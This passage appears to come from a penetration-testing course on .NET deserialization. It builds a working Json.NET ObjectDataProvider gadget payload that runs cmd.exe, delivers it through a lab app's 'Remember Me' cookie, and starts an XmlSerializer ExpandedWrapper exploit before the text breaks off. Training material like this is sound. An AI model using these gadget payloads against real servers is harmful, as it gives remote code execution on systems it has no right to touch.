
```
JsonSerializerSettings settings = new JsonSerializerSettings()
{
    TypeNameHandling = TypeNameHandling.All
};
string json = JsonConvert.SerializeObject(odp, settings);
Console.WriteLine(json);
```

There will be another error, because `Json.NET` is not an official `Mircosoft` package and is therefore not installed by default. If you are using your own Windows VM for this module, you may simply head down to the `Package Manager Console` and run the command `Install-Package Newtonsoft.Json` to install it.


```
Install-Package Newtonsoft.Json
```

If you are following along on the provided Tools VM, then we will need to add a reference to the DLL file manually. First, extract the ZIP file `C:\Tools\Newton_Soft_Json.zip` to a destination of your choosing. Next, inside Visual Studio, navigate to `Project > Add`

`Reference...`, select `Browse` and find `Bin\net45\Newtonsoft.Json.dll` from wherever you extracted the ZIP file to.



Hit `Add` and then `Ok`, and the reference errors should be cleared up. Now, we can build the program and run it. A calculator will spawn; however, there will be no serialized object for us to copy. Instead, an error message will be displayed since the serializer cannot determine certain information due to the new process.



Based on the error message above, the object was not serializable due to the system not being able to determine the `ExitCode`. We don't need the calculator to spawn now, we just want to see the serialized output, so let's change the value of `MethodName` from `Start` to `Start1`. The method `Start1` does not actually exist, and it should not result in any calculator being spawned. Therefore, ideally, we should obtain serialized JSON output that we can manually modify. This time when we run the program, we get this output:

```
{
  "$type": "System.Windows.Data.ObjectDataProvider,
PresentationFramework",
  "ObjectType": "<SNIP>",
  "MethodName": "Start1",
  "MethodParameters": {
    "$type": "<SNIP>",
    "$values": [
      "C:\\Windows\\System32\\cmd.exe",
      "/c calc.exe"
    ]
  },
  "IsAsynchronous": false,
  "IsInitialLoadEnabled": true,
  "Data": null,
  "Error": {
    "$type": "System.MissingMethodException, mscorlib",
    "ClassName": "System.MissingMethodException",
```

```
    "Message": "Attempted to access a missing member.",
    "Data": null,
    "InnerException": null,
    "HelpURL": null,
    "StackTraceString": "   at System.RuntimeType.InvokeMember(String
name, BindingFlags bindingFlags, Binder binder, Object target, Object[]
providedArgs, ParameterModifier[] modifiers, CultureInfo culture, String[]
namedParams)\r\n   at
System.Windows.Data.ObjectDataProvider.InvokeMethodOnInstance(Exception&
e)",
    "RemoteStackTraceString": null,
    "RemoteStackIndex": 0,
    "ExceptionMethod": "8\nInvokeMember\nmscorlib, Version=4.0.0.0,
Culture=neutral,
PublicKeyToken=b77a5c561934e089\nSystem.RuntimeType\nSystem.Object
InvokeMember(System.String, System.Reflection.BindingFlags,
System.Reflection.Binder, System.Object, System.Object[],
System.Reflection.ParameterModifier[], System.Globalization.CultureInfo,
System.String[])",
    "HResult": -2146233070,
    "Source": "mscorlib",
    "WatsonBuckets": null,
    "MMClassName": "System.Diagnostics.Process",
    "MMMemberName": "Start1",
    "MMSignature": null
  }
}
```


Taking a look at the JSON object, we can see that there is a long `Error` section due to `Start1` not being a valid method. We can just remove this and change `Start1` back to `Start` so that the correct method will be called when we deserialize the object. We can also remove the `IsAsynchronous`, `IsInitialLoadEnabled`, and `Data` fields since we don't require any specific values for these properties to achieve code execution:


```
{
  "$type": "System.Windows.Data.ObjectDataProvider,
PresentationFramework",
  "ObjectType": "<SNIP>",
  "MethodName": "Start",
  "MethodParameters": {
    "$type": "<SNIP>",
    "$values": [
      "C:\\Windows\\System32\\cmd.exe",
      "/c calc.exe"
    ]
  }
```

```
}
```

We can now test this payload to make sure the calculator is spawned with the following lines of code:

```
string payload = "{\"$type\":\"System.Windows.Data.ObjectDataProvider,
PresentationFramework\",\"ObjectType\":\"
<SNIP>\",\"MethodName\":\"Start\",\"MethodParameters\":{\"$type\":\"
<SNIP>\",\"$values\":[\"C:\\\\Windows\\\\System32\\\\cmd.exe\",\"/c
calc.exe\"]}}";
JsonConvert.DeserializeObject(payload, settings);
```

Although you would think it should work, we ran into another error. We get an error in `Process.Start` because a `"file name was not provided"`.




Luckily, with a bit of trial and error, the fix is simple. We must simply move the `"MethodName"` field to after the `"MethodParameters"` field, since right now the object creation is occurring before the parameters are set. So our updated payload will look like this:

```
{
  "$type": "System.Windows.Data.ObjectDataProvider,
PresentationFramework",
  "ObjectType": "<SNIP>",
  "MethodParameters": {
    "$type": "<SNIP>",
    "$values": [
```

```
      "C:\\Windows\\System32\\cmd.exe",
      "/c calc.exe"
    ]
  },
  "MethodName": "Start"
}
```

This time, when we run the payload, a calculator process should spawn!




Exploiting TeeTrove

With a working `PoC`, let's try and exploit the JSON deserialization in `TeeTrove`, except this time instead of a calculator let's spawn `notepad.exe`, just to switch things up.


```
<SNIP>
    "$values": [
      "C:\\Windows\\System32\\notepad.exe"
    ]
<SNIP>
```

We can log into the website with the credentials `pentest:pentest`, making sure to select the `"Remember Me"` option, replace the value of the `TTREMEMBER` cookie with our payload, and log out of the application so that the `"Remember Me"` functionality springs into action.

At first, it appears that nothing is happening. However, when we attach `dnSpy` to `IIS` to observe the process, we can discern that the `ObjectDataProvider` seems to have been deserialized correctly, as indicated by the exception received.



Luckily for us, if we open up Process Explorer from the Sysinternals Suite, we can see that a `notepad.exe` instance was spawned as a child of `w3wp.exe` (the `IIS` process), so the payload did work after all!



Example 2: XML

Discovering the Vulnerability


Let's look at another possibly vulnerable deserialization in `TeeTrove`, this time in the `Import` method, located in `Controllers.TeeController`.

Looking through the Microsoft documentation there are no notices about possible security issues when using `XmlSerializer`, only this one paragraph which mentions `untrusted types` should not be serialized.


- The **XmlSerializer** serializes data and runs any code using any type given to it.

  There are two ways in which a malicious object presents a threat. It could run malicious code or it could inject malicious code into the C# file created by the **XmlSerializer**. In the second case, there is a theoretical possibility that a malicious object may somehow inject code into the C# file created by the **XmlSerializer**. Although this issue has been examined thoroughly, and such an attack is considered unlikely, you should take the precaution of never serializing data with an unknown and untrusted type.

Looking at the source code of the website, the expected type is clearly `TeeTrove.Models.Tee`, however, we should notice that this class name is under our control as it is sent during the request.



[DotNetNuke](), a popular `.NET CMS`, was [vulnerable]() to a deserialization attack in a very similar manner a few years ago (refer to the [screenshot]() below). Essentially, if an attacker can control the type with which the `XmlSerializer` is initialized, then the deserialization is susceptible to exploitation.



Developing the Exploit

Taking a Look at the DNN Payload

At this point, based on the previous section, we might assume that developing the exploit is as simple as serializing an `ObjectDataProvider` once again to get `command execution`, but unfortunately it is not as straightforward this time. Reading further through the blog post detailing the similar DotNetNuke deserialization vulnerability, we notice that the while the XML payload does contain an `ObjectDataProvider`, it is wrapped inside an `ExpandedWrapperOfXamlReaderObjectDataProvider` tag.

```
<
<key="pentest-tools.com"
type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Web.UI.Objec
tStateFormatter, System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a],[System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfXamlReaderObjectDataProvider>
    <ExpandedElement/>
    <MethodName>Parse</MethodName>
    <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
